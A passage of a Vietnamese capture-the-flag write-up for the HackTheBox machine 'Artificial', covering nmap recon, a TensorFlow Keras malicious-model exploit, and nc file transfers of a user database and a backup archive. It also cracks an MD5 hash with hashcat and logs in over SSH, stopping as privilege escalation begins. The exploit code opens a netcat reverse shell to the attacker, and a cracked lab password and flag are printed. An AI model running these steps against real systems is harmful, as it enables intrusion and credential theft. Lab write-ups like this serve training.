Artificial (HackTheBox-Easy)

-Link: https://app.hackthebox.com/machines/Artificial

(Note: First seasonal box)

I. Information Gathering.

-Ta bắt đầu với việc sử dụng `nmap`:

```
sudo nmap ip_address -Pn --disable-arp-ping -n -vv -oN first1000.nmap -oX first1000.xml -sC -sV
```


-Kết quả:

```
# Nmap 7.95 scan initiated Thu Jul 24 10:42:34 2025 as: /usr/lib/nmap/nmap -Pn --disable-arp-ping -n -vv -oN first1000.nmap -oX first1000.xml -sC -sV 10.10.11.74
Nmap scan report for 10.10.11.74
Host is up, received user-set (0.40s latency).
Scanned at 2025-07-24 10:42:34 EDT for 22s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en2LnJOU0IsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfw
```


```
Ys64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADi
XgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ
8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOet
bfQNn3ZrQ9PMlHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCx
cStKt8xOBU0TjCNmD
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
# Nmap done at Thu Jul 24 10:42:56 2025 -- 1 IP address (1 host up) scanned
in 22.40 seconds
```


-Với thông tin có được từ nmap, ta thử thêm tên miền `artificial.htb` vào `/etc/hosts` và thử truy cập trang.



-Ta thử đăng kí và đăng nhập vào trang, sau đó ta đã thấy chức năng cho phép ta tải file lên.



-Sau khi trang mạng thì ta biết được là ta có thể up các mẫu LLM được train bởi `TensorFlow` lên qua file đuôi h5 và khi tra cứu tiếp thì ta biết được là có tồn tại lỗ hổng với `TensorFlow Keras` cho phép thực thi mã.



-Link: https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model hoặc https://github.com/Splinter0/tensorflow-rce.

II. Exploitation.

-Ta sẽ thử khai thác lỗ hổng đó, tuy nhiên thì ta không thể tải được phiên bản của framework `tensorflow` cần thiết với phiên bản `python` hiện tại, vậy nên ta lợi dùng file docker mà họ cho ta (ở tại trang up file). Sau khi tải về, ta setup như sau:

```
# Tải docker về
sudo apt update
sudo apt install docker.io
```

```
# Khởi động docker lên
sudo systemctl enable --now docker

# Di chuyển đến nơi chứa file Docker, đặt tên lại sao cho chỉ chứa chữ cái thườ
ng
cd .../Dockerfile
mv Dockerfile dockerfile

# Build image
sudo docker build -t dockerfile .

# Trường hợp lỗi xung với podman
export DOCKER_HOST=unix:///var/run/docker.sock

# Cho chạy container của image vừa tạo
sudo docker run -d \
  --name dockerfile-container \
  -p 8080:3000 \
  dockerfile
# (Mình đang kết nối máy mình ở cổng 8080 với máy của container ở cổng 30
00)

# Mount thư mục vào từ môi trường vào máy
sudo docker run --rm -it \
  -v "$(pwd)":/code \
  --name tf-shell \
  dockerfile
```

-Sau đó, chuyển file có nội dung sau vào đường dẫn chứa file docker (đường dẫn được mount).

```
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc Your_i
```

```
p_address vitural_port >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```


-Cho chạy file vừa mới thêm vào.

```
python3 exploit.py
```

-Sau khi chạy xong và tạo được file `exploit.h5` ,ta Ctrl +C thoát ra ngoài, sau đó ta setup 1 cổng nghe tại máy của mình.

```
nc -lnvp vitural_port
```

-Ta upfile `exploit.h5` lên và cho chạy model (View Predictions), kết quả là ta đã có thể chạy được vào trong máy.



-Ngoài ra còn 1 số câu lệnh liên quan đến docker sau để tham khảo (Không liên quan đến bài).

```
# Xem toàn bộ các container
sudo docker ps --all

# Dừng 1 container
sudo docker stop container_id

# Buộc dừng 1 container
sudo docker kill container_id

# Xóa 1 container
sudo docker rm container_id
```

III. Pillaging.

-Tại máy của mục tiêu, ta lục lọi 1 chút và thấy 1 file database ngay tại thư mục `instance`, ta tải file đó về máy của ta.

```
# Tại máy của mình
nc -lnvp vitural_port > users.db

# Tại máy mục tiêu
nc your_ip_address vitural_port < instance/users.db

# Đợi vài giây rồi tại máy của mình, nhấn Crtl + C
```

```
app@artificial:~/app$ ls -la instance
ls -la instance
total 32
drwxr-xr-x 2 app app  4096 Jul 26 14:43 .
drwxrwxr-x 7 app app  4096 Jun  9 13:56 ..
-rw-r--r-- 1 app app 24576 Jul 26 14:43 users.db
app@artificial:~/app$ nc 10.10.14.125 8888 < instance/users.db
nc 10.10.14.125 8888 < instance/users.db
app@artificial:~/app$
```


-Tại máy của mình, ta sử dụng `sqlite3` để xem bảng, và ta có mã hash của các người dùng trong đó có người dùng `gael` , 1 trong 2 người dùng bình thường trong máy mục tiêu.

```
sqlite3 users.db
.tables
PRAGMA table_info(user);
SELECT * FROM user;
```

```
┌──(lol㉿kali)-[~/Desktop/Artificial]
└─$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
model  user
sqlite> PRAGMA table_info(user);
0|id|INTEGER|1||1
1|username|VARCHAR(100)|1||0
2|email|VARCHAR(120)|1||0
3|password|VARCHAR(200)|1||0
sqlite> SELECT * FROM user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|hello|hello@hello.com|5d41402abc4b2a76b9719d911017c592
7|dxg|dxg@dxg|5d4ea6e196ff9c390e0aa13395f8893e
8|trest|trest@gmail.com|202cb962ac59075b964b07152d234b70
9|aaaaaaa|ccccccc@gmail.com|57f365f09200a0ee7c1243d545447cb1
10|xabu|fake@gmail.com|6fa349eb81ad9a490cb88af69ea06c82
11|xabu2|fake2@gmail.com|b33d8487cdc5986653af2857c74f6e59
sqlite>
```

-Lưu mật khẩu của `gael` vào 1 file txt, ta sử dụng `name-that-hash` để kiểm tra loại hash.

```
name-that-hash -f gael_pass.txt
```



-Vậy có thể loại hash này có thể là MD5 và crack được bằng `hashcat`, ta thử với `rockyou.txt` .

```
hashcat -m 0 gael_pass.txt /usr/share/wordlists/rockyou.txt
```

-Kết quả là ta tìm được mật khẩu của người dùng này:

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c99175974b6e192936d97224638a34f8:mattp005numbertwo

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: c99175974b6e192936d97224638a34f8
Time.Started.....: Sat Jul 26 11:12:51 2025 (2 secs)
Time.Estimated...: Sat Jul 26 11:12:53 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3960.3 kH/s (0.43ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5726208/14344385 (39.92%)
Rejected.........: 0/5726208 (0.00%)
Restore.Point....: 5718016/14344385 (39.86%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: maunel14 → matsumoto10
Hardware.Mon.#1..: Util: 26%

Started: Sat Jul 26 11:12:21 2025
Stopped: Sat Jul 26 11:12:54 2025
```

⇒ `mattp005numbertwo`

-Ta thử dùng mật khẩu vừa tìm được để đăng nhập vào máy, và thành công.

```
┌──(lol㉿kali)-[~/Desktop/Artificial]
└─$ ssh gael@10.10.11.74
The authenticity of host '10.10.11.74 (10.10.11.74)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.74' (ED25519) to the list of known hosts.
gael@10.10.11.74's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 26 Jul 2025 03:17:10 PM UTC

  System load:           0.6
  Usage of /:            68.8% of 7.53GB
  Memory usage:          31%
  Swap usage:            0%
  Processes:             240
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.74
  IPv6 address for eth0: dead:beef::250:56ff:feb0:cbf2


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jul 26 15:17:11 2025 from 10.10.14.125
gael@artificial:~$
```

-Tại đây, ta có được `user.txt` .

```
gael@artificial:~$ ls
user.txt
gael@artificial:~$ cat user.txt
39eff7b910eec8c9aa54dd3375a48139
gael@artificial:~$
```


⇒ `39eff7b910eec8c9aa54dd3375a48139`

-Ta kiểm tra id của người dùng này và thấy được có vẻ như `gael` thuộc nhóm `sysadm` .

```
gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
gael@artificial:~$
```

-Ta thử tìm các file mà người dùng của nhóm `sysadm` , và ta tìm được file gzip backup cũ.

```
find / -type f -group sysadm 2>/dev/null
```



-Ta tải file này về máy và giải nén nó, và ta có thư mục `backrest`.


```
# Tại máy của mình
nc -lnvp vitural_port > backrest_backup.tar.gz

# Tại máy mục tiêu
nc your_ip_address vitural_port < /var/backups/backrest_backup.tar.gz

# Lần này ta sẽ phải chờ khá lâu, tầm hơn nửa tiếng 1 chút, sau đó nhấn Crtl + C
# Ta thực hiện giải nén file
tar -xvf backrest_backup.tar.gz
```

-Ta lục lọi trong thư mục này 1 chút và thấy file `config.json` có chứa thông tin xác thực nào đó.


-Tuy nhiên ta vẫn chưa thể tìm ra cách để có thể crack được mật khẩu này, ta đành đi tìm bên trong máy của mục tiêu và phát hiện sự tồn tại của thư mục backrest trong thư mục /opt.



-Vậy tức là chắc chắn là máy mục tiêu đang chạy dịch vụ `backrest` tại cổng `9898`, và nếu có thể kết nối vào đó thì ta có thể tra ra 1 số các repo backup hoặc tự tạo 1 repo.


IV. Privilege Escalation.


-Ta thử kết nối trực tiếp thông qua trang web nhưng thất bại.



